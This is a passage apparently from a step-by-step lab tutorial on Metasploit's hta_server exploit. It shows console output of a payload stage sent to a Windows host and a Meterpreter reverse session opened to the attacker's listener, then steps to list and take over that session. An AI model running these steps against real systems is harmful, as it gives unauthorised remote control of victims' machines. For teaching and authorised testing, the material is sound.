msf6 exploit(windows/misc/hta_server) > [*] 192.168.0.105    hta_server - Delivering Payload
[*] Sending stage (175174 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.11:5678 -> 192.168.0.105:49752) at 2020-10-09 16:59:57 +0100

msf6 exploit(windows/misc/hta_server) >
```

Step 15: Check the active sessions using "**sessions -l**" command.

Step 16: Interact with the session using "**sessions -i <Id>**" command.